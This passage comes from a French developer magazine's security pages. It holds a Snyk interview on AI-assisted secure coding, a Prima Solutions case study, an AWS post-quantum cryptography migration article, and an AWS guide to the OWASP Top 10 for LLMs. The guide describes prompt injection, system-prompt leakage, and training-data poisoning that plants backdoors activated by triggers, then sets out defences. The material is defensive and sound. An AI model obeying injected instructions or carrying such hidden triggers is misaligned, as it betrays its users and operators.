Responsable innovation chez SNYK

IA : ne pas négliger l'aspect sécurité

Impossible de passer à côté de l'IA, des LLM, des agents. L'IA impacte le développement mais aussi la sécurité. Les éditeurs de Cybersécurité sont à la croisée des mondes : ils l'intègrent mais doivent contrer les failles liées à l'IA. Nous avons interrogé Manoj Nair (responsable innovation chez SNYK) pour en savoir plus.

par François Tonic

How is AI transforming software development?
AI is changing software development at every level. Developers can now generate, review, and test code faster than ever before, freeing them to focus on innovation rather than repetitive tasks. At the same time, AI has lowered the barrier to entry, meaning teams beyond traditional software engineers are now contributing to application development. The opportunity is enormous, but it requires new ways of thinking about quality, trust, and security.

In what ways can AI enhance security for development teams?
AI is a force multiplier for developer security. It can analyze massive amounts of code, dependencies, and configurations to detect vulnerabilities earlier and more accurately. For example, Snyk uses AI-driven prioritization so developers focus on the most critical issues first. In addition Snyk uses AI to automatically suggest PR fixes thereby saving the developer time. As AI-native applications become more complex, the ability to provide continuous, real-time visibility and auto remediation across the software supply chain is a major advantage.

What are the recommended best practices for developers leveraging AI?
When working with AI, the most important thing for developers to remember is that it should act as an assistant, not an authority. AI-generated code can be incredibly powerful, but it still needs to be carefully reviewed and tested before being deployed. Security also needs to be built in from the very beginning — what we at Snyk call being "secure at inception." By embedding security tools directly into development workflows, teams can move quickly without introducing unnecessary risk. At the same time, human oversight remains essential: AI can augment decision-making, but developers should always remain in control of critical choices. Finally, it's vital to stay current with emerging standards, such as the OWASP Top 10 for LLMs, to ensure development practices evolve alongside the technology itself.

What challenges exist in educating developers about security?
The biggest challenge is the tension between speed and security. Developers are under pressure to ship quickly, and security can sometimes feel like a blocker. Many developers also lack formal training in secure coding. The key is to make security as seamless as possible, integrating it directly into their workflows so it becomes a natural part of building software.

Can AI assist in developer education, particularly concerning security?
Absolutely. AI can serve as an on-demand mentor for developers. For example, when Snyk's platform flags a vulnerability, it doesn't just point out the issue — it explains why it matters and provides a fix. That turns remediation into real-time learning. Over time, this helps developers internalize best practices and make security second nature.

As companies rapidly integrate AI into their applications, what are the key security best practices they should adopt?
- **Adopt an AI-Bill of Materials (AI-BOM)**: Track the models, datasets, and components you use.
- **Map toxic flows**: Understand how sensitive data moves through AI systems to catch risks early.
- **Shift left**: Build security into CI/CD pipelines, not after deployment.
- **Benchmark against evolving standards**: Use resources like the OWASP Top 10 for LLMs as a guide.

What does the Snyk AI journey look like?
Snyk has fully embraced AI, both inside the entire company and in our platform. Internally, we're using AI to accelerate product development and engineering. Externally, we've launched our AI Trust Platform, which helps organizations secure software built with or by AI. Most recently, we introduced Secure at Inception, which includes the MCP Server, AI-BOM, and Toxic Flow Analysis – all designed to secure AI-native and agentic applications from the very first line of code. Finally we've launched a series of AI innovations focused on leading the critical area of AI security - more details and cutting edge research can be found on labs.snyk.io

OWASP published the OWASP Top 10 LLM, how Snyk could support companies with this new security standard?
We strongly support OWASP's work in raising awareness of AI-specific risks. Snyk's platform already helps companies address many of these categories by:
- Identifying insecure model integrations and third-party dependencies.
- Scanning for data leakage and insecure prompt handling.
- Providing developer-friendly remediation guidance to turn awareness into action.

Moving forward, we'll continue to align our roadmap with frameworks like OWASP's to help the industry adopt secure AI development practices at scale.

Romain GAUTEREAU

Prima Solutions : le choix de Snyk pour la sécurité du code

par François Tonic

Prima Solutions est un éditeur de logiciels pour le secteur de l'assurance. Ses 2 plateformes métiers sont Prima P&C pour l'assurance IARD et Prima L&H pour l'assurance santé, prévoyance et emprunteur. La qualité et la sécurité du code sont une nécessité pour l'éditeur et les équipes. L'essentiel des clients est en France. Nous avons échangé avec Romain GAUTEREAU (Directeur Produit et R&D Prima P&C) pour en savoir plus. Prima Solutions compte aujourd'hui une centaine de collaborateurs.

La qualité et la sécurité du code est un enjeu pour les équipes. C'est une réflexion qui évolue constamment. « *La gestion de la sécurité, la sécurité dans nos outils étaient importantes avec l'intégration de Snyk. C'est un incontournable. Nous devons avoir un niveau de sécurité le plus optimum possible. Nous avons une équipe sécurité dédiée. Jusqu'à la fin 2024, nous avions plusieurs outils de sécurité pour les vulnérabilités, SCA, SAST, les licences open source. Sonar était utilisé ainsi que des outils développés par nos équipes. Le tout est branché à notre CI/CD.* » explique Romain. Le CI/CD oblige un certain niveau de qualité et de sécurité du code pour pouvoir intégrer et builder les codes.

En tout, 4 outils distincts étaient utilisés, mais sans intégration d'ensemble pour avoir une vue globale de l'AppSec. Ce manque d'intégration multipliait les étapes de vérifications et induisait une certaine lourdeur dans la maintenance. « *Nous avions une gouvernance globale et du reporting. Par exemple, pour fournir au COMEX les éléments nécessaires. Cependant, il fallait chercher les éléments dans plusieurs référentiels.* » précise Romain.

Pour compléter l'équipe sécurité, dans l'équipe produit, le responsable de la sécurité applicative est là pour remonter les problèmes, corriger les failles, suivre les métriques, créer les pull request si nécessaire. Au niveau des projets eux-mêmes, un référent technique se charge de récupérer et de corriger les codes.

Pourquoi Snyk ?

« *C'est un peu le hasard. Notre responsable DevOps était invité à participer à une démo de la plateforme. Il pensait que cela pouvait m'intéresser. Et effectivement, ce qui m'a rapidement séduit, c'est l'approche centralisée : tout est au même endroit ! Parallèlement, nous nous posions des questions sur Sonar. Le prix des licences avait augmenté. Snyk était une plateforme intégrée avec la possibilité d'importer nos projets, une vision sur les vulnérabilités, l'analyse des licences open source, la sécurité des conteneurs et des images, la sécurité sur les VM, la liste de toutes les dépendances… Et ils avaient une approche particulièrement intéressante sur les tarifs. Tout cela nous a poussé à aller vite. En quelques semaines, Snyk était prêt à être déployé.* » explique Romain.

Rapidement, un PoC est réalisé avec les équipes de Snyk. « *Nous avons passé 1 ou 2 semaines à regarder, tester les usages, vérifier la pertinence des métriques. L'autre point a été la conduite de changement à faire par rapport aux équipes et à nos outils. Cette solution nous permettait de ne plus avoir différents outils non intégrés, les pipelines sont plus simples et plusieurs fonctionnalités nous ont séduits telles que la correction automatique et la création automatique des pulls requests. Même si cette automatisation doit être faite avec précaution, c'est intéressant. L'autre avantage pour nos équipes : la possibilité de créer une pull request depuis Snyk, de créer des branches. J'y voyais plus d'avantages que d'inconvénients* ». analyse Romain.

« LE SECURE BY DESIGN N'EST PAS NÉGOCIABLE DANS NOTRE MÉTIER »

Avec Snyk, Prima Solutions pouvait supprimer des outils tels que Dependency Track, ou Dependency licence manager pour la gestion des licences sur les composants. « *Sur Sonar, avec l'usage de Snyk, l'édition communautaire suffit. Nous avons donc pu dégraisser notre stack technique et rationaliser nos outils en passant de 4 à 1* » insiste Romain.

Un chantier rapide

La migration sur Snyk a été rapides : quelques semaines. En moyenne, un client est migré par mois. « *Nous avons essuyé quelques problèmes. Nous avons tuné l'outil. Depuis janvier, nous avons migré les projets et accompagné les équipes, ainsi que branché notre Active Directory. L'autre avantage de Snyk, nous pouvons découper la plateforme pour supporter les différents SLA en fonction de nos projets. La configuration ne demande que quelques jours. Quand la structure est faite et la configuration validée, l'intégration d'un projet se fait en 3 clics. En gros : on ouvre Snyk, on choisit le référentiel et l'analyse se lance toute seule.* » commente Romain.

Les équipes de l'éditeur ont aidé Prima Solutions sur la configuration par rapport à nos outils. Comme la solution est un service SaaS, il faut un peu de travail. Nous avons eu quelques soucis avec notre référentiel Maven et il y a parfois des différences dans les résultats. « *Finalement, les 1eres semaines nous ont permis de comprendre le fonctionnement* » indique Romain.

La nouvelle plateforme ne remonte pas forcément plus de bugs et de vulnérabilités, mais plus d'éléments sont détectés. « *L'outil me semble moins permissif. Comme tout est centralisé, nous trouvons très rapidement l'ensemble des dépendances d'un projet, ce qui permet de mieux connaître l'état d'une stack, mieux comprendre la mémoire utilisée. On peut plus facilement faire du versionning sur un projet* ».

Pour le moment, le déploiement de Snyk s'est fait avec un périmètre fonctionnel identique. Sur la criticité des vulnérabilités, Snyk combine les CVE, mais aussi du scoring. « *C'est intéressant, car on peut corriger une faille critique, mais une faille dite médium avec un score élevé peut être plus critique. Nous mixons les deux approches* ».
Après plus de 5 mois d'usage, sur les 70 personnes de l'entité Prima P&C, plus de 50 % utilisent Snyk.

« *Nous n'avons pas encore fait le tour de la solution. C'est un choix que nous ne regrettons pas* » conclut Romain.

La cryptographie post-quantique démystifiée

Le développement des ordinateurs quantiques représentera un risque pour certains algorithmes cryptographiques largement utilisés aujourd'hui. Dans cet article, découvrez pourquoi cette question devient pertinente maintenant et quelles mesures peuvent être prises pour faire face à cette menace. Chez AWS, nous sommes à la pointe du développement et du déploiement d'algorithmes résistants aux attaques quantiques, et nous partagerons nos expériences et nos outils afin que vous puissiez être mieux préparés.

Maxim Raya

Specialist Solution Architect Security, Amazon Web Services (AWS)

Maxim Raya occupe le poste de Specialist Solutions Architect Security au sein d'AWS. Dans ce cadre, il accompagne les clients dans l'accélération de leur transformation cloud, en augmentant leur confiance dans la sécurité et la conformité de leurs environnements AWS. Il est chez AWS depuis 5 ans et dispose de plus de 20 années d'expérience en cybersécurité.

L'informatique quantique : pourquoi est-elle pertinente pour la cryptographie ?

En tant que développeurs, nous avons construit notre monde numérique sur des fondations cryptographiques qui nous ont bien servis pendant des décennies. Les clés RSA (du nom de leurs inventeurs Rivest-Shamir-Adleman) protègent nos connexions HTTPS, la cryptographie sur courbes elliptiques sécurise nos applications mobiles, et le chiffrement symétrique sauvegarde nos données au repos. Mais un changement fondamental approche qui remettra en question tout ce que nous savons sur la sécurité cryptographique : l'avènement de l'informatique quantique.

Les ordinateurs quantiques représentent un changement de paradigme dans les capacités de calcul. Contrairement aux ordinateurs classiques qui traitent l'information en bits binaires, les ordinateurs quantiques exploitent les effets de la mécanique quantique comme la superposition et l'intrication pour effectuer des calculs. Bien qu'ils ne remplaceront pas votre ordinateur portable pour les tâches quotidiennes, les ordinateurs quantiques excellent à résoudre des problèmes de calcul spécifiques qui sont insolubles pour les systèmes classiques.

Les implications cryptographiques sont profondes. Le chiffrement classique repose sur des problèmes mathématiques qui sont computationnellement impossibles à résoudre pour les ordinateurs ordinaires dans des délais raisonnables. Le chiffrement RSA, par exemple, dépend de la difficulté de factoriser de grands nombres composés—une tâche qui prendrait aux ordinateurs classiques des milliers d'années pour des clés suffisamment grandes.

Les ordinateurs quantiques, une fois suffisamment avancés, pourraient résoudre ces problèmes mathématiques avec une efficacité alarmante. L'algorithme de Shor, développé par le mathématicien Peter Shor en 1994, démontre comment un ordinateur quantique pourrait factoriser de grands entiers exponentiellement plus rapidement que tout algorithme classique connu. Cette percée rendrait complètement vulnérables de nombreux systèmes de chiffrement largement utilisés—y compris RSA et la cryptographie sur courbes elliptiques (ECC). Ces algorithmes forment l'épine dorsale de la plupart des protocoles de communication, des schémas de signature numérique et des infrastructures à clés publiques sur lesquels nous nous appuyons quotidiennement.

Le chiffrement symétrique fait face à une menace différente de l'algorithme de Grover. Cet algorithme quantique permet de rechercher parmi toutes les clés possibles en approximativement la racine carrée du temps requis par les ordinateurs classiques. Bien que cela ne brise pas le chiffrement symétrique, cela réduit effectivement de moitié le niveau de sécurité. Une clé AES de 256 bits ne fournirait que 128 bits de sécurité effective contre un adversaire quantique. Heureusement, la mitigation est simple : doubler la taille des clés peut restaurer la sécurité aux niveaux pré-quantiques.

Le calendrier de ces menaces reste incertain mais de plus en plus urgent. Le Rapport 2024 sur la Chronologie des Menaces Quantiques du Global Risk Institute (https://globalriskinstitute.org/publication/2024-quantum-threat-timeline-report/) estime que les ordinateurs quantiques cryptographiquement pertinents pourraient émerger dans plusieurs décennies. Bien que les ordinateurs quantiques avancés n'existent pas aujourd'hui, la communauté cryptographique développe et standardise déjà des algorithmes de chiffrement "post-quantiques" pour se préparer à cet avenir inévitable.

Pourquoi devons-nous commencer à nous préparer dès aujourd'hui ?

L'urgence de la migration vers la cryptographie post-quantique (CPQ) est due au fait que les algorithmes cryptographiques nécessitent des cycles étendus de validation, d'implémentation et de déploiement—s'étendant typiquement sur 10 à 20 ans avant d'atteindre une adoption généralisée. Ce long processus signifie que nous devons commencer la transition maintenant, même si les ordinateurs quantiques n'en sont qu'à leurs prémices.

Peut-être plus préoccupante est la menace "récolter maintenant, déchiffrer plus tard". Des adversaires sophistiqués pourraient collecter déjà des données chiffrées avec l'intention de les déchiffrer une fois que les ordinateurs quantiques seront disponibles. Cette réalité rend la transition vers la CPQ urgente pour toute donnée nécessitant une confidentialité à long terme. Les dossiers financiers, les informations de santé, la propriété intellectuelle et les communications gouvernementales ont besoin d'une protection cryptographique qui reste sécurisée pendant des décennies dans le futur.

Les gouvernements du monde entier ont reconnu cette

urgence et ont commencé à mandater l'adoption de la CPQ. La Suite 2.0 des Algorithmes de Sécurité Nationale Commerciale (CNSA) du gouvernement américain exige des algorithmes CPQ pour les mises à jour de logiciels et de micrologiciels d'ici 2025, avec tous les systèmes cryptographiques dans le périmètre mandatés d'utiliser la CPQ d'ici 2030. De même, la Feuille de Route de Mise en Œuvre Coordonnée de la Commission Européenne mandate que les États membres commencent la transition vers la cryptographie post-quantique d'ici 2026. Les infrastructures critiques devront avoir achevé cette transition d'ici 2030, tandis qu'une adoption plus généralisée est visée pour 2035.

Ces exigences réglementaires soulignent un point critique pour les développeurs : la migration CPQ n'est pas une préoccupation distante mais une nécessité opérationnelle immédiate.

Les derniers algorithmes et outils

Standards approuvés

Le paysage cryptographique a franchi une étape importante le 13 août 2024, lorsque l'Institut National des Normes et de la Technologie (NIST) des États-Unis a annoncé trois nouveaux algorithmes de CPQ comme Standards Fédéraux de Traitement de l'Information (FIPS). Cette annonce a été le point culminant du Processus de Standardisation CPQ du NIST, qui a commencé en 2016 et a évalué des dizaines d'algorithmes candidats à travers une analyse de sécurité rigoureuse et des tests de performance.

Les trois algorithmes standardisés répondent à différents besoins cryptographiques :

FIPS 203 (ML-KEM) - Le Standard de Mécanisme d'Encapsulation de Clé Basé sur les Réseaux Modulaires, originalement connu sous le nom de CRYSTALS-Kyber, fournit un établissement de clé résistant aux ordinateurs quantiques. Cet algorithme permet un échange de clés sécurisé entre les parties sans nécessiter de secrets pré-partagés, le rendant idéal pour établir des connexions chiffrées sur des réseaux non fiables.

FIPS 204 (ML-DSA) - Le Standard de Signature Numérique Basé sur les Réseaux Modulaires, initialement soumis comme CRYSTALS-Dilithium, offre des signatures numériques résistantes aux ordinateurs quantiques. Cet algorithme assure l'authenticité des messages et la non-répudiation dans un monde post-quantique, critique pour la signature de logiciels, l'authentification de documents et les communications sécurisées.

FIPS 205 (SLH-DSA) - Le Standard de Signature Numérique Basé sur les Hachages Sans État, dérivé de SPHINCS+, fournit un schéma de signature alternatif basé sur les fonctions de hachage. Cette diversité dans les fondations mathématiques offre une assurance de sécurité supplémentaire contre les percées algorithmiques potentielles.

Disponibilité dans les services AWS

AWS a été proactif dans l'implémentation de la CPQ à travers son portefeuille de services. L'approche hybride—combinant les algorithmes classiques et post-quantiques—fournit une protection contre les menaces actuelles et futures tout en maintenant la rétrocompatibilité.

L'échange de clés hybride, qui combine Elliptic Curve Diffie-Hellman (ECDH) avec ML-KEM, est maintenant supporté à travers plusieurs services AWS incluant AWS Key Management Service (AWS KMS), AWS Certificate Manager, AWS Secrets Manager, AWS Transfer Family, et les SDK AWS pour Java v2 et Rust. Cette implémentation impacte la performance de façon négligeable tout en fournissant une résistance quantique, avec des coûts amortis sur les durées de vie des connexions.

Les signatures numériques ML-DSA sont disponibles dans AWS KMS, avec une adoption plus large en attente de conseils du Forum CA/Browser. Cet organisme de normalisation joue un rôle crucial dans la formation des exigences d'infrastructure à clés publiques et influencera la manière dont les signatures post-quantiques s'intègrent dans les écosystèmes de certificats existants.

AWS a également contribué à l'écosystème cryptographique open-source à travers AWS-LC, une bibliothèque cryptographique validée FIPS-140-3 utilisée à travers l'infrastructure AWS, et s2n-tls, une implémentation TLS open-source déployée à travers les points de terminaison HTTPS des services AWS. Ces outils fournissent aux développeurs des implémentations cryptographiques résistantes aux ordinateurs quantiques prêtes pour la production.

Étapes pour migrer vers la CPQ

Migrer avec succès vers la CPQ nécessite une planification et une exécution systématiques. La feuille de route suivante fournit une approche structurée pour les équipes de développement :

1. **Inventorier et comprendre l'usage cryptographique** - Commencez par cataloguer toutes les implémentations cryptographiques à travers votre organisation. Identifiez où le chiffrement, les signatures numériques et l'échange de clés se produisent dans vos applications, infrastructures et dépendances tierces. Cet inventaire forme la fondation pour l'évaluation des risques et la planification de migration.
2. **Prioriser sur la base du risque** - Tous les usages cryptographiques ne portent pas un risque égal. Concentrez-vous d'abord sur la confidentialité pour les données en transit, particulièrement les services publics gérant des informations sensibles. Les signatures numériques devraient être adressées ensuite, car elles protègent l'intégrité des logiciels et l'authentification. Les systèmes d'authentification, bien que importants, font typiquement face à des menaces quantiques immédiates plus faibles et peuvent être adressés dans les phases de migration ultérieures.
3. **Comprendre les dépendances externes** - Engagez-vous avec vos fournisseurs et communautés open-source pour comprendre leurs feuilles de route CPQ. Les bibliothèques AWS, par exemple, implémentent

activement des algorithmes post-quantiques, mais les dépendances tierces peuvent être en retard. L'engagement précoce aide à assurer des calendriers de migration coordonnés.

4. **Mettre à jour les politiques organisationnelles** - Révisez vos standards et politiques cryptographiques pour incorporer les exigences post-quantiques. Établissez des directives pour la sélection d'algorithmes, les tailles de clés et les standards d'implémentation qui guideront les équipes de développement à travers la transition.
5. **Utiliser TLS 1.3** - TLS 1.3 sert de prérequis pour le déploiement de la CPQ. Contrairement à TLS 1.2, qui est considéré comme "gelé" et ne recevra pas de nouvelles fonctionnalités cryptographiques, TLS 1.3 supporte l'ajout de nouveaux algorithmes à travers ses mécanismes d'extension. Le protocole supprime également les primitives cryptographiques obsolètes qui sont particulièrement vulnérables aux attaques quantiques.
6. **Implémenter le déploiement et les tests automatisés** - Établissez des pipelines d'intégration continue qui peuvent rapidement déployer et tester les mises à jour cryptographiques. L'approche d'AWS est de maintenir des pipelines continus qui tirent les dernières bibliothèques de production et déploient à tous les services front-end fournit un modèle pour le déploiement CPQ automatisé à l'échelle.
7. **Tester minutieusement avec rollback fiable** - Les algorithmes post-quantiques introduisent de nouvelles caractéristiques de performance et des problèmes de compatibilité potentiels. Les tests complets, incluant les tests de charge et la validation d'interopérabilité, sont essentiels. Également importants sont les mécanismes de rollback fiables qui peuvent rapidement revenir aux algorithmes classiques si des problèmes surviennent pendant le déploiement.

Aller de l'avant

La transition vers la CPQ représente un des changements d'infrastructure les plus significatifs de l'histoire de l'informatique. Bien que le calendrier reste incertain, le besoin d'action est clair. Les développeurs qui commencent à planifier et implémenter la migration CPQ aujourd'hui seront les mieux positionnés pour protéger leurs applications et données dans l'ère quantique.

Le Plan de Migration de Cryptographie Post-Quantique AWS (https://aws.amazon.com/blogs/security/aws-post-quantum-cryptography-migration-plan/) fournit des aperçus supplémentaires et des exemples du monde réel pour les équipes commençant ce voyage. Alors que la menace quantique évolue de possibilité théorique à réalité pratique, les développeurs qui agissent maintenant s'assureront que leurs systèmes restent sécurisés dans un avenir incertain.

La révolution quantique arrive. La question n'est pas de savoir si les ordinateurs quantiques briseront la cryptographie actuelle—c'est de savoir si nous serons prêts quand ils le feront.

Vous déployez une IA générative en production ?

Le guide AWS face aux risques OWASP

L'intelligence artificielle générative transforme entièrement l'horizon technologique des entreprises. Tandis que les organisations se préparent à intégrer ces avancées révolutionnaires, une interrogation majeure se pose : comment garantir la défense et la résilience des architectures industrielles tout en faisant face à la nouvelle génération de vulnérabilités de sécurité ? L'OWASP (Open Web Application Security Project) [1], qui est une référence mondiale en matière de sécurité applicative, a dévoilé la nouvelle liste du top 10 pour l'année 2025, des vulnérabilités les plus critiques inhérentes à l'IA générative, révélant des risques sérieux et négligés [2]. Cet article présente une analyse détaillée de ces vulnérabilités OWASP pour l'IA générative, puis expose les mesures de défense et les recommandations d'AWS dans le cadre du modèle de responsabilité partagée pour faire face à ces risques.

Cartographie des risques OWASP pour l'IA générative

Quand les prompts ouvrent la porte aux fuites d'informations sensibles !

Imaginez qu'un acteur malveillant réussisse à manipuler votre modèle d'IA en utilisant des termes bien choisis, provoquant non seulement la divulgation d'informations sensibles, mais aussi la génération d'un contenu inapproprié qui ne correspond pas à vos valeurs. Ce scénario, loin d'être hypothétique, correspond à l'une des menaces les plus critiques identifiées par l'OWASP Top 10 for LLM : l'injection de prompts (LLM01 – Prompt Injection). Cette attaque peut transformer un assistant IA bienveillant en un vecteur d'exploitation [1], impactant non seulement la sécurité des données, mais aussi la réputation de l'entreprise. Un second risque majeur, tout aussi préoccupant, est la divulgation d'informations sensibles (LLM02 – Sensitive Information Disclosure). Le modèle peut, souvent de façon involontaire, révéler des données confidentielles dans ses réponses, soit sous forme de fuites subtiles, soit par des méthodes d'extraction indirecte exploitant ses comportements inattendus. Parmi ces données sensibles, les poids du modèle représentent une cible privilégiée.

Chaîne compromise, modèle piégé !

Avant même l'entraînement, la menace s'installe dans la chaîne d'approvisionnement (LLM03 – Supply chain). En

Meriem SMACHE

Security solution Architect, Amazon Web Services (AWS)
Meriem Smache est Security Solution Architect chez AWS, où elle accompagne les clients dans leur transformation cloud. Sa mission est de les aider à adopter le cloud sereinement, en assurant la sécurité et la conformité de leurs environnements AWS. Docteure en cybersécurité, Meriem s'attache à concevoir des solutions innovantes et sécurisées qui répondent aux enjeux spécifiques de chaque client.

effet, les attaques peuvent provenir de librairies ou de conteneurs compromis, de dépendances corrompues ou de pipelines CI/CD insuffisamment sécurisés. Elles interviennent aussi bien lors du déploiement dans des environnements conteneurisés que dans les processus d'intégration continue, où la moindre faille peut ouvrir la porte à des accès non autorisés. Le danger de cette menace réside dans leur persistance silencieuse, vu qu'elle peut se maintenir longtemps sans être détectée, maintenant ainsi une présence malicieuse en production, facilitant des escalades de privilèges ou des sabotages progressifs.

Et une fois cette porte ouverte, le risque s'étend aux données elles-mêmes. L'empoisonnement des données d'entraînement (LLM04 – Data and Model Poisoning) exploite la qualité et la provenance des données utilisées pour corrompre un modèle à travers l'injection de données corrompues ou malveillantes dans les phases critiques du cycle de vie du modèle — que ce soit lors du préentraînement, du fine-tuning ou de la création d'embeddings. Cette injection peut causer des biais, des comportements déviants, ou des portes dérobées (backdoors). Le plus critique est que ces vulnérabilités peuvent rester dormantes jusqu'à l'activation par des triggers spécifiques. Cette menace est amplifiée par la complexité des flux de données, la dépendance aux sources externes peu vérifiables, et la difficulté d'auditabilité des modèles très volumineux. Les impacts techniques incluent la dégradation silencieuse des performances, la manipulation ciblée des sorties, voire l'exploitation ultérieure des modèles compromis comme vecteurs d'attaque.

Quand l'IA parle trop, agit seule et dévoile les secrets !

Sécuriser l'amont ne suffit pas. Une fois le modèle construit et entraîné, de nouvelles menaces apparaissent au moment où il commence à produire des résultats. C'est là que trois autres vulnérabilités peuvent se produire : la gestion des sorties, le risque d'autonomie excessive et la fuite des prompts. Le traitement non sécurisé des sorties (LLM05 – Improper Output Handling) peut transformer le modèle lui-même en un vecteur d'attaque, par l'injection de contenus malveillants, la propagation de code non filtré et même la propagation de contenus malveillants vers des applications clientes. Couplée à cela, le risque sérieux d'autonomie excessive (LLM06 – Excessive Agency) rappelle que sans supervision humaine stricte, les LLM peuvent prendre des initiatives non contrôlées, augmentant le risque d'abus ou d'erreur. Par ailleurs, la fuite du prompt système (LLM07 – system Prompt Leakage) expose la colonne vertébrale du modèle et ses règles internes. Lorsqu'un attaquant arrive à récupérer partiellement ou totalement ce texte directeur, il obtient une vision privilégiée du fonctionnement interne du modèle. Les conséquences sont multiples comme l'affaiblissement des défenses, la reproduction du système à moindre coût ou l'exploitation des instructions internes permettant de manipuler ultérieurement le modèle.

Des embeddings à la désinformation, jusqu'aux coûts : les vulnérabilités cachées !

Même lorsque le modèle semble protégé, certaines attaques visent ses mécanismes les plus discrets. Les faiblesses des vecteurs et embeddings (LLM08 – Vector and Embedding Weaknesses) présentent aussi une autre porte aux risques de sécurité sérieux. Un attaquant peut manipuler les embeddings en injectant des données malveillantes conçues pour biaiser les représentations vectorielles. Par exemple, en introduisant les embeddings contaminés qui modifient subtilement les distances sémantiques, l'attaquant peut forcer le modèle à associer des concepts légitimes à du contenu malveillant. Un attaquant peut aussi exploiter les mécanismes de recherche par similarité vectorielle pour extraire des informations sensibles par des attaques par inférence. Cette technique malveillante s'appuie sur la construction méthodique des requêtes qui ciblent les frontières des espaces vectoriels. Ce qui permet à l'attaquant de reconstruire progressivement des données sensibles présentes dans les embeddings. Ces vecteurs d'attaques présentent des risques majeurs, car ils permettent de contourner les mécanismes traditionnels de contrôle d'accès. Et quand l'attaquant ne cherche pas à lire, mais à influencer, le risque devient celui de la désinformation (LLM09 – misinformation). En injectant des biais ou en exploitant les vulnérabilités précédentes, un attaquant peut amplifier les hallucinations du modèle pour diffuser à grande échelle un contenu dangereux, influençant ainsi la perception d'un utilisateur, d'une organisation ou du public. Il peut s'agir de données médicales, juridiques, ou financières. La crédibilité des sorties générées est ainsi directement menacée.

Enfin, au-delà de l'information elle-même, reste la question des moyens : la consommation non maîtrisée (LLM10 – unbound consumption) relie les limites d'usage du modèle à des enjeux très concrets de résilience, de scalabilité et de coûts. En pratique, ce risque peut survenir quand l'utilisation des ressources de calcul, de mémoire ou d'API externes n'est pas maîtrisée, que ce soit à cause de prompts conçus pour forcer une allocation excessive ou par des boucles infinies incontrôlées.

Ces vulnérabilités ne fonctionnent pas en silos. On pourrait croire que chaque vulnérabilité vit de son côté, comme une boîte séparée, mais en réalité, elles interagissent en permanence. Concrètement, une faille - toute petite, banale en apparence - peut déclencher une réaction grave et dangereuse en chaîne. Une simple vulnérabilité dans la chaîne d'approvisionnement peut suffire à empoisonner les données d'entraînement, par exemple via l'intégration d'une librairie corrompue. Si, en plus, le modèle bénéficie d'une autonomie excessive, une injection de prompts qui passerait inaperçue dans un cadre classique peut soudain entraîner une défaillance systémique, presque impossible à détecter à temps. Au fond, ce qui pourrait sembler n'être qu'une faille isolée se révèle souvent le point de départ d'une cascade de conséquences. La synergie entre les vulnérabilités génère un écosystème où une faille isolée peut provoquer une cascade de conséquences destructrices. Et c'est exactement ce que AWS met en évidence dans son approche de threat modeling pour les applications d'IA générative [3].

AWS : un écosystème autorésilient avec des stratégies de défense en profondeur

Pour faire face à ces défis de sécurité, AWS construit une défense en profondeur adaptée à l'IA générative. La logique est claire : une seule barrière ne suffit pas. Il faut plusieurs protections qui se complètent, pour qu'une faille isolée n'entraîne jamais la chute du système. Cette approche combine plusieurs axes complémentaires : la gestion rigoureuse des identités et des accès, la protection du réseau et des terminaux, la sécurité des applications et des données, mais aussi la détection des menaces et la réponse aux incidents. Cette symphonie de couches forme un écosystème robuste et cohérent, permettant de protéger l'architecture à chaque niveau, jusqu'à la sécurité opérationnelle, avec des procédures de gouvernance. Résultat : même si une vulnérabilité est exploitée, elle reste confinée et ne peut pas mettre en danger l'ensemble du système.

Du prompt au chiffrement : deux boucliers essentiels

Contre les attaques par l'injection de prompts (LLM01 – Prompt Injection), la première ligne de défense n'est jamais unique : elle repose sur une véritable architecture de sécurité en profondeur. Concrètement, cela veut dire multiplier les barrières : vérifier systématiquement les contenus entrants, concevoir les prompts de manière sécurisée, appliquer des accès strictement contrôlés, et tester en continu la robustesse du modèle. Des techniques essentielles incluent la normalisation et le « nettoyage » des entrées, permettant d'analyser, de transformer ou de neutraliser les tentatives de manipulation. Par exemple, la fonctionnalité Guardrails d'Amazon Bedrock [4] peut être déployée pour renforcer cette ligne de défense face aux attaques par injection de prompts. En parallèle, pour éviter la divulgation d'informations sensibles (LLM02 – Sensitive Information Disclosure), une autre protection repose principalement sur le chiffrement systématique des données. Toutes les données, qu'elles soient stockées ou en circulation, doivent être chiffrées de bout en bout. Ce principe simple, mais fondamental, réduit considérablement les risques d'exfiltration en cas d'attaque (Red teaming, jailbreak, model hijacking...) et garantit la confidentialité des charges de travail d'IA générative. Ce chiffrement ne protège toutefois pas contre les fuites logiques dans les réponses d'un chatbot. Pour cela, il faut mettre en place des mesures complémentaires : contrôle d'accès, filtrage des prompts, pseudonymisation et surveillance des sorties continues.

Sécuriser la chaîne, sécuriser le modèle

Un modèle d'IA n'est jamais isolé : il repose sur une multitude de briques logicielles. AWS recommande de sécuriser chaque dépendance utilisée par les modèles : les librairies tierces, les composants logiciels, ou les conteneurs, pour limiter les risques associés aux vulnérabilités de la chaîne d'approvisionnement (LLM03 – Supply Chain Vulnerabilities). Cela passe par la vérification systématique de leur intégrité à l'aide des signatures cryptographiques obligatoires et des scans automatisés et continus des vulnérabilités. La traçabilité des déploiements et des modifications doit être renforcée par une journalisation centralisée, tandis qu'une segmentation réseau stricte protège les environnements sensibles. Enfin, appliquer strictement le principe du moindre privilège dans les chaînes CI/CD permet de limiter l'impact d'une compromission, en réduisant les accès et modifications non autorisés. Ce qui est intéressant dans cette technique est qu'une compromission éventuelle reste confinée, sans jamais mettre en péril l'ensemble du système.

De manière similaire, un modèle corrompu est un modèle biaisé. La protection contre l'empoisonnement des données et modèles (LLM04 – Data and Model Poisoning) s'articule autour de trois volets essentiels. Premièrement, la qualité des données d'entraînement doit être systématiquement contrôlée. Les données doivent être nettoyées et filtrées grâce à des analyses automatiques avancées capables de détecter et de bloquer l'injection de biais ou d'anomalies malveillantes. Cela protège directement l'intégrité des réponses du modèle. Deuxièmement, la sécurité des pipelines d'apprentissage : les accès doivent être strictement limités et complétés par des techniques adversaires, qui rendent le modèle plus résistant aux manipulations ciblées ou à l'introduction de backdoors. Enfin, une supervision continue est indispensable. L'observation en temps réel du comportement du modèle permet de repérer rapidement toute dérive ou anomalie de performance. Ensemble, ces techniques forment une barrière de protection qui aide à prévenir la compromission d'un modèle et son exploitation comme vecteur d'attaque.

Sorties, autonomie et secrets : garder le contrôle sur le modèle

